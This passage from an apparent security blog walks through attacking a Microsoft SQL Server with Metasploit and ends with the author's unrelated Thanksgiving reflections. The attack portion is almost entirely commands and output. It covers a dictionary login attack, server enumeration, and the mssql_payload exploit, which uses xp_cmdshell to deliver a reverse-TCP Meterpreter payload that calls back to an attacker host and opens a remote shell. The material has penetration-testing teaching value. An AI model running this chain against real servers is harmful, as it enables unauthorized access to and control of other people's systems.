We have to give it our target host in the RHOST variable, the username to test in MSSQL_USER and the dictionary file in MSSQL_PASS_FILE. The THREADS will depend on the network connection and load of the target for this example I will leave it as it is but I tend to start with 50 and the reduce in increments of 5 if I get any error

msf auxiliary(mssql_login) > set MSSQL_USER meta
MSSQL_USER => meta
msf auxiliary(mssql_login) > set MSSQL_PASS_FILE /tmp/dict.txt
MSSQL_PASS_FILE => /tmp/dict.txt
msf auxiliary(mssql_login) > set RHOSTS 192.168.1.156
RHOSTS => 192.168.1.156
msf auxiliary(mssql_login) > run

[*] 192.168.1.156:1433 successful logged in as 'meta' with password 'meta'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) >

Now that we have a username and password lets enumerate the MSSQL server with the enumeration module

msf auxiliary(mssql_login) > use auxiliary/admin/mssql/mssql_enum
msf auxiliary(mssql_enum) > info

Name: Microsoft SQL Server Configuration Enumerator
Version: 7226
License: Metasploit Framework License (BSD)

Provided by:
Carlos Perez <carlos_perez@darkoperator.com>

Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
HEX2BINARY /home/carlos/framework3/trunk/data/exploits/mssql/h2b no The path to the hex2binary script on the disk
MSSQL_PASS no The password for the specified username
MSSQL_USER sa no The username to authenticate as
RHOST yes The target address
RPORT 1433 yes The target port

Description:
This module will perform a series of configuration audits and
security checks against a Microsoft SQL Server database. For this
module to work, valid administrative user credentials must be
supplied.

msf auxiliary(mssql_enum) >

We will provide the username and password we found in addition to the target and run it

msf auxiliary(mssql_enum) > set MSSQL_USER meta
MSSQL_USER => meta
msf auxiliary(mssql_enum) > set MSSQL_PASS meta
MSSQL_USER => meta
msf auxiliary(mssql_enum) > set RHOST 192.168.1.156
RHOST => 192.168.1.156
msf auxiliary(mssql_enum) > run

[*] Running MS SQL Server Enumeration...
[*] Auxiliary module execution completed
msf auxiliary(mssql_enum) > set MSSQL_PASS meta
MSSQL_PASS => meta
msf auxiliary(mssql_enum) > run

[*] Running MS SQL Server Enumeration...
[*] Version:
[*] Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
[*] Jul 9 2008 14:43:34
[*] Copyright (c) 1988-2008 Microsoft Corporation
[*] Enterprise Edition on Windows NT 5.2 <X86> (Build 3790: Service Pack 2)
[*] Configuration Parameters:
[*] C2 Audit Mode is Not Enabled
[*] xp_cmdshell is Enabled
[*] remote access is Enabled
[*] allow updates is Not Enabled
[*] Database Mail XPs is Not Enabled
[*] Ole Automation Procedures are Not Enabled
[*] Databases on the server:
[*] Database name:master
[*] Databse Files for master:
[*] C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQL\DATA\master.mdf
[*] C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQL\DATA\mastlog.ldf
[*] Database name:tempdb
[*] Databse Files for tempdb:
[*] C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQL\DATA\tempdb.mdf
[*] C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQL\DATA\templog.ldf
[*] Database name:model
[*] Databse Files for model:
[*] C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQL\DATA\model.mdf
[*] C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQL\DATA\modellog.ldf
[*] Database name:msdb
[*] Databse Files for msdb:
[*] C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQL\DATA\MSDBData.mdf
[*] C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQL\DATA\MSDBLog.ldf
[*] System Logins on this Server:
[*] sa
[*] ##MS_SQLResourceSigningCertificate##
[*] ##MS_SQLReplicationSigningCertificate##
[*] ##MS_SQLAuthenticatorCertificate##
[*] ##MS_PolicySigningCertificate##
[*] ##MS_PolicyEventProcessingLogin##
[*] ##MS_PolicyTsqlExecutionLogin##
[*] ##MS_AgentSigningCertificate##
[*] NT AUTHORITY\SYSTEM
[*] NT AUTHORITY\NETWORK SERVICE
[*] DBSQL2K801\Administrator
[*] dangerlogin
[*] meta
[*] Disabled Accounts:
[*] sa
[*] ##MS_PolicyEventProcessingLogin##
[*] ##MS_PolicyTsqlExecutionLogin##
[*] No Accounts Policy is set for:
[*] dangerlogin
[*] meta
[*] Password Expiration is not checked for:
[*] sa
[*] ##MS_PolicyEventProcessingLogin##
[*] ##MS_PolicyTsqlExecutionLogin##
[*] dangerlogin
[*] meta
[*] System Admin Logins on this Server:
[*] sa
[*] NT AUTHORITY\SYSTEM
[*] NT AUTHORITY\NETWORK SERVICE
[*] DBSQL2K801\Administrator
[*] meta
[*] Windows Logins on this Server:
[*] NT AUTHORITY\SYSTEM
[*] NT AUTHORITY\NETWORK SERVICE
[*] DBSQL2K801\Administrator
[*] Windows Groups that can logins on this Server:
[*] No Windows Groups where found with permission to login to system.
[*] Accounts with Username and Password being the same:
[*] meta
[*] Accounts with empty password:
[*] No Accounts with empty passwords where found.
[*] Stored Procedures with Public Execute Permission found:
[*] sp_replsetsyncstatus
[*] sp_replcounters
[*] sp_replsendtoqueue
[*] sp_resyncexecutesql
[*] sp_prepexecrpc
[*] sp_repltrans
[*] sp_xml_preparedocument
[*] xp_qv
[*] xp_getnetname
[*] sp_releaseschemalock
[*] sp_refreshview
[*] sp_replcmds
[*] sp_unprepare
[*] sp_resyncprepare
[*] sp_createorphan
[*] xp_dirtree
[*] sp_replwritetovarbin
[*] sp_replsetoriginator
[*] sp_xml_removedocument
[*] sp_repldone
[*] sp_reset_connection
[*] xp_fileexist
[*] xp_fixeddrives
[*] sp_getschemalock
[*] sp_prepexec
[*] xp_revokelogin
[*] sp_resyncuniquetable
[*] sp_replflush
[*] sp_resyncexecute
[*] xp_grantlogin
[*] sp_droporphans
[*] xp_regread
[*] sp_getbindtoken
[*] sp_replincrementlsn
[*] Instances found on this server:
[*] MSSQLSERVER
[*] TESTINST
[*] Default Server Instance SQL Server Service is running under the privilege of:
[*] NT AUTHORITY\NETWORK SERVICE
[*] Instance TESTINST SQL Server Service is running under the privilage of:
[*] LocalSystem
[*] Auxiliary module execution completed
msf auxiliary(mssql_enum) >

Now we know what stored procedures are enabled or not, accounts, if policy is applied and a wealth of other information to continue our attack. One critical pice of information is that the instance is running as LocalSystem so we can get a shell on the system since if it was Network Service we would not be able to to start our shell, since nothing beats having a nice Meterpreter shell lets move from SQL access to shell on the host with the MSSQL Payload Exploit module

msf exploit(mssql_payload) > info

Name: Microsoft SQL Server Payload Execution
Version: 7236
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)

Provided by:
David Kennedy "ReL1K" <kennedyd013@gmail.com>

Available targets:
Id Name
-- ----
0 Automatic

Basic options:
Name Current Setting Required Description
---- --------------- -------- -----------
HEX2BINARY /home/carlos/framework3/trunk/data/exploits/mssql/h2b no The path to the hex2binary script on the disk
MSSQL_PASS no The password for the specified username
MSSQL_USER sa no The username to authenticate as
RHOST yes The target address
RPORT 1433 yes The target port

Payload information:

Description:
This module will execute an arbitrary payload on a Microsoft SQL
Server, using the Windows debug.com method for writing an executable
to disk and the xp_cmdshell stored procedure. File size restrictions
are avoided by incorporating the debug bypass method presented at
Defcon 17 by SecureState. Note that this module will leave a
metasploit payload in the Windows System32 directory which must be
manually deleted once the attack is completed.

References:
http://www.osvdb.org/557
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2000-0402
http://www.securityfocus.com/bid/1281
http://www.thepentest.com/presentations/FastTrack_ShmooCon2009.pdf

msf exploit(mssql_payload) >

We set our values including our payload and we let the exploit module run

msf exploit(mssql_payload) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 192.168.1.158
LHOST => 192.168.1.158
msf exploit(mssql_payload) > set RHOST 92.168.1.156
RHOST => 92.168.1.156
msf exploit(mssql_payload) > set MSSQL_USER meta
MSSQL_USER => meta
msf exploit(mssql_payload) > set MSSQL_PASS meta
MSSQL_PASS => meta
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on port 4444
[*] Warning: This module will leave fGDpiveA.exe in the SQL Server %TEMP% directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.158:4444 -> 192.168.1.156:1708)

meterpreter > sysinfo
Computer: DBSQL2K801
OS : Windows .NET Server (Build 3790, Service Pack 2).
Arch : x86
Language: en_US
meterpreter >

I hope you find this post useful and of help, this is only the basics of what can be done to and thru a MS SQL server.

Happy Thanksgiving

Well it is that time of year where we celebrate before Christmas and give thanks for what we have, last December I decided to get back on the security horse and contribute and it has been one of the best experiences of my life. I decided to contribute with tools, information and get again involved with security and it has been a blast the main point for whish I'm so greatly grateful for have been:

  • Becoming part of the Pauldotcom Crew
  • Presenting and attending on my first Defcon
  • Becoming a Developer in the Metasploit Framework
  • Working with the Offensive-Security.org guys
  • The feedback on my tools and this Blog

I do have to say this year has been a blast, some downfall but on what I proposed to my self it has been way way more than what I expected to achieve. Guys hard work does pay off, happy thanksgiving and have fun.